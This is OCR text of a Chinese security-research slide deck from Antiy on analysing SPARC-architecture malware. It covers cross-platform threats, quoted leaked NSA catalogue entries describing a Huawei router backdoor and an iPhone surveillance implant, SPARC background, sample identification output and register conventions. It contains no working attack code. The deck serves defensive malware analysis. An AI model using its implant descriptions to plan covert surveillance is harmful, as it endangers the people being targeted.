基于SPARC架构的样本分析

安天安全研究与应急处理中心

www.antiy.com

智者安天下

提纲
Contents

- 威胁的泛化
- SPARC简介
- SPARC架构特点
- SPARC样本实例分析

威胁的泛化

- 为什么要分析SPARC

多平台、多架构攻击案例

- PC

：Stuxnet、Flame、Duqu、Hangover...

：ICEFOG、Careto、XSLCmd ...

：Turla、The Mask、韩国金融系统...


- 移动

：Red October、Conference...


- 专业设备、嵌入式

：各类后门、僵尸网络、常规DDoS

美国国安局(NSA)工具库 ANT



NSA工具涉及设备



HEADWATER

DROPOUTJEEP


TOP SECRET//COMINT//REL TO USA, FVEY

HEADWATER

ANT Product Data

(TS//SI//REL) HEADWATER is a Persistent Backdoor (PBD) software implant for selected Huawei routers. The implant will enable covert functions to be remotely executed within the router via an Internet connection.

06/24/08



(TS//SI//REL) HEADWATER Persistence Implant Concept of Operations

(TS//SI//REL) HEADWATER PBD implant will be transferred remotely over the Internet to the selected target router by Remote Operations Center (ROC) personnel. After the transfer process is complete, the PBD will be installed in the router's boot ROM via an upgrade command. The PBD will then be activated after a system reboot. Once activated, the ROC operators will be able to use DNT's HAMMERMILL Insertion Tool (HIT) to control the PBD as it captures and examines all IP packets passing through the host router.

(TS//SI//REL) HEADWATER is the cover term for the PBD for Huawei Technologies routers. PBD has been adopted for use in the joint NSA/CIA effort to exploit Huawei network equipment. (The cover name for this joint project is TURBOPANDA.)

Status: (U//FOUO) On the shelf ready for deployment.

POC: [redacted], S32222, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY


TOP SECRET//COMINT//REL TO USA, FVEY

DROPOUTJEEP

ANT Product Data

(TS//SI//REL) DROPOUTJEEP is a STRAITBIZARRE based software implant for the Apple iPhone operating system and uses the CHIMNEYPOOL framework. DROPOUTJEEP is compliant with the FREEFLOW project, therefore it is supported in the TURBULENCE architecture.

10/01/08



(U//FOUO) DROPOUTJEEP – Operational Schematic

(TS//SI//REL) DROPOUTJEEP is a software implant for the Apple iPhone that utilizes modular mission applications to provide specific SIGINT functionality. This functionality includes the ability to remotely push/pull files from the device, SMS retrieval, contact list retrieval, voicemail, geolocation, hot mic, camera capture, cell tower location, etc. Command, control, and data exfiltration can occur over SMS messaging or a GPRS data connection. All communications with the implant will be covert and encrypted.

(TS//SI//REL) The initial release of DROPOUTJEEP will focus on installing the implant via close access methods. A remote installation capability will be pursued for a future release.

Unit Cost: $ 0


Status: (U) In development

POC: U//FOUO [redacted], S32222, [redacted]@nsa.gov


Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

泛化威胁




指在各类非通用操作系统、工业控制系统、网络设备、其他基础硬件设施、可穿戴设备中相继出现的恶意代码威胁和漏洞。



SPARC简介


- 什么是SPARC

架构分类



庞大用户群
基本淘汰
Intel
AMD
TI
Cyrix
x86
其他
复杂指令集
苹果早期电脑、游戏机、大型路由、通信设备
苹果、IBM、摩托罗拉
PowerPC
消费电子、通信、商业应用
龙芯
MIPS
MIPS
精简指令集
智能设备
苹果、Acorn、VLSI、Technology
ARM
Sun Oracle
SPARC
处理器架构

SPARC简介

SPARC，“可扩充处理器架构”（Scalable Processor ARChitecture），是RISC微处理器架构之一，具有高性能、可扩展性和稳定性等优点。



SPARC发展历史




智者安天下

应用领域



SPARC应用领域
军事装备
高端服务器
各类控制系统
工业生产
SPARC
The Partnership for Robotics in Europe
智能机器人
航天设备
星载计算机系统
北斗卫星导航系统
规划发射
北斗导航

操作系统



debian

- **OS Type:** Linux
- **Based on:** Independent
- **Origin:** Global
- **Architecture:** armel, armhf, i386, ia64, mips, mipsel, powerpc, s390, s390x, sparc, x86_64
- **Desktop:** AfterStep, Awesome, Blackbox, Fluxbox, GNOME, IceWM, KDE, LXDE, Openbox, WMaker, Xfce
- **Category:** Desktop, Live Medium, Server
- **Status:** Active
- **Popularity:** 3 (1,583 hits per day)



SPARC架构特点

- 怎么分析SPARC

SPARC文件格式识别


- FILE

```
root@ubuntu:/home/cert# file sample
sample: ELF 32-bit MSB executable, SPARC, version 1 (SYSV), dynamically linked (
uses shared libs), stripped
```

- EXIFTOOL

```
ExifTool Version Number         : 9.39
File Name                       : 2aa9891705977b1
777a727d4ba740764f
Directory                       :
File Size                       : 819 kB
File Modification Date/Time     : 2015:01:18 15:02:30+08:00
File Access Date/Time           : 2015:01:18 15:01:47+08:00
File Creation Date/Time         : 2015:01:18 15:01:47+08:00
File Permissions                : rw-rw-rw-
File Type                       : ELF executable
MIME Type                       : application/octet-stream
CPU Architecture                : 32 bit
CPU Byte Order                  : Big endian
Object File Type                : Executable file
CPU Type                        : SPARC
```

- IDA



SPACR 寄存器


SPARC的通用寄存器不同于X86，在某一时刻有32个寄存器 r0-r31

输入寄存器(8个) —命名为 %i0 ～ %i7，
等同于 %r24 ～ %r31

局部寄存器(8个) —仅本函数可见
命名为 %l0 ～ %l7，等同于 %r16 ～ %r23


输出寄存器(8个) —函数返回值
命名为 %o0 ～ %o7，等同于 %r8 ～ %r15

全局寄存器(8个) —对所有函数可见
命名为 %g0 ～ %g7 等同于%r0 ～ %r7

